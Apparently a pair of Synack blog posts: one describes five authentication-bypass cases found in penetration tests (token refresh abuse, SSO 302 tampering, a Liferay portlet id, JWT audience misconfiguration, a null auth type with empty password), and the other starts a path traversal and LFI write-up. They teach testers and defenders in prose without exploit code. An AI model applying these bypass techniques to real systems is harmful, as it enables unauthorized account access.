
In this case, once a user logged into the application with valid credentials, it created a Bearer Authentication token used elsewhere in the application. This auth token expired after some time. Just before expiration, the application sent a request to the back-end server within the endpoint /refresh/tokenlogin containing the valid auth token in the headers and username parameter on the HTTP body section. 

Further testing revealed that deleting Authorization header on the request and changing the username parameter on the HTTP body created a new valid token for the supplied username. Using this exploit, an attacker with an anonymous profile could generate an authentication token for any user by just supplying their username. 

Example #2 – Improper SSO Configuration

Most applications use SSO systems because they are easier to securely manage than juggling many authentication portals. But simply using SSO does not automatically protect the system: Configurations to the SSO must be secured as well. 


Here, one application was using the Microsoft SSO system for authentication. When visiting the internal.redacted.com URL, the web browser made a redirect to the SSO system:


On first sight, it seemed secure, but analyzing the back-end requests showed the application returned an unusually large content-length (over 40,000 bytes!) on the redirection response. 



Why would an application do this? Well, it was misconfigured. The application was leaking its internal responses to every request while sending the user to the redirection to the SSO. So, it was possible to tamper the responses and change the 302 Found header to 200 OK and delete the entire Location header, giving access to the whole application.

Also, it was possible to make this process automatic by adding Match & Replace rules in Burp Suite to delete the header directly and change the values automatically. 

Example #3 – CMS Based Access Problems

Content management systems (CMS) like WordPress, Drupal and Hubspot need to be securely configured as well, lest they introduce vulnerabilities in your organization.


One popular CMS platform, Liferay, was used in an internal application in one case I examined. The application only had a single login page accessible without authentication, and all other pages were restricted on the application UI.

For those not familiar with Liferay, the CMS uses portlets for application workflow, which have a parameter as p_p_id within numeric numbers. For that application, it was possible to access the login portlet by changing the parameter to value 58. On the normal login page, only the login form was accessible. However, by accessing the portlet directly, it was possible to reach the Create Account functionality, which then allowed self-registration to access internal applications without proper authorization.

Please note that while Liferay used this workflow before, its latest version uses portlet names instead of numeric ids. Still, it is possible to access other portlets by changing names as well.

Example #4 – Usage of Example JWT Tokens

JWT tokens, or JSON web tokens, are popular on new web applications. But while they have a secure mechanism by default, back-end server configuration should be secured, too. 

I worked on an assignment where SSO authentication was used for their internal applications. When visited directly, the application redirected the user to the Microsoft SSO web page. So far, so good. 




However, some JS files were accessible without authentication. Testing revealed that the application used JWT tokens that were sent via the Microsoft SSO system after a secure login. On the back-end mechanism, there was a security misconfiguration that didn’t check if the JWT token was generated for that specific application–instead, it accepted any JWT token that had a valid signature. So, using an example JWT token from Microsoft’s website


Within generic values:

It was possible to access the internal endpoints, leaking the company data. 

Example #5 – Changing Authentication Type to Null



In this instance, an application was sent all requests on the HTTP post data via base64 encoded XML requests. On the login mechanism, it sent the username as parameter alias and password as scode. The value inside the scode parameter was hashed. A quick analysis showed it used an md5 value of the supplied password value. There was another interesting sign in the request: scode had an attribute as type valued with 2. 

I tried assigning the value to 1, which would accept the cleartext password. It worked! So, brute force within cleartext values was possible. Not a big deal, but it was a sign I was on the right path. What about assigning it to the null values? Or other values such as -1, 0 or 9999999999? Most of them returned an error code except value 0. I tried several things with the attribute 0 but had no luck until I sent the password value as an empty value. 

I realized it was possible to access any account by simply supplying the usernames and empty passwords. It turned out to be quite a big bug. 

Conclusion

Complex authentication mechanisms can fall prey to undiscovered attack vectors, especially on applications prone to business logic flaws. Because automatic scanners mostly fail to key into these kinds of vulnerabilities, human power is still needed to find them. Given the complexity of modern software environments, no single security researcher can pick up on all possible vulnerabilities or attack vectors. On-demand security testing with a vetted community of researchers is the best way to combine everyone’s unique knowledge to find the vulnerabilities that matter. 

You can find Ozgur on  Twitter, LinkedIn and Medium.

The post Exploits Explained: 5 Unusual Authentication Bypass Techniques appeared first on Synack.

Path Traversal Paradise

By Kuldeep Pandya


Hi, guys!

This blog will be about all the different kinds of Path Traversals and Local File Inclusion vulnerabilities that I have found in Synack Red Team.

After hacking on Synack Red Team for approximately 9 months, I came to realize that Path Traversal and LFI like vulnerabilities are very common. I reported a few authenticated vulnerabilities and a few unauthenticated. However, I will try to cover both kinds of vulnerabilities.

Before moving forward, I’d like to list all my Path Traversal/LFI submissions.

Submissions

Submission Status
Path Traversal Vulnerability Leads To Source Code Disclosure Accepted
Local File Inclusion in VMWare VCenter running at [REDACTED] Accepted
Spring Boot Path Traversal – CVE-2020-5410 Accepted
Local File Inclusion In download.php Accepted
Local File Inclusion In download.php Rejected (Duplicated my previous report)
Local File Inclusion In download.php Rejected (Duplicated during Initial Launch Period)
Path Traversal Allows To Download Licence Keys Accepted

Descriptions

Path Traversal Vulnerability Leads To Source Code Disclosure

This was the very first Path Traversal vulnerability that I had found in Synack Red Team. Also, even though I was pretty new to the platform and to the whole bug bounty thing in general, this report was selected during the Initial Launch Period, where the best write-up is chosen, not necessarily the first valid report.

After logging into the application, the application provided a bunch of sections like manage vendors, manage inventory, etc with a bunch of functionalities.

Upon further inspecting these sections, I came across an interesting functionality that involved importing the data. The file was named DataImport.view.
